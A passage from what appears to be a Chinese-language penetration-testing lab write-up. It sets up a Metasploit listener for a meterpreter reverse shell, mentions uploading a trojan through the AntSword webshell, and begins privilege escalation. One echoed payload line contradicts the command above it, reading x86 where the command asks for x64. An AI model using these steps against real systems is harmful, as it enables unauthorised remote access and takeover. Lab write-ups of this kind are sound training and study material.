
启动msf
msfconsole
  msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.91.128
lhost => 192.168.91.128
msf6 exploit(multi/handler) > set lport 1314
lport => 1314
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
此时执行命令,发现蚁剑无法执行命令

在网上搜索相关解决方法,发现需要下载插件



将木马上传后
接下来进行提权,先把进程挂进后台,随后进行搜索

搜索到了 payload
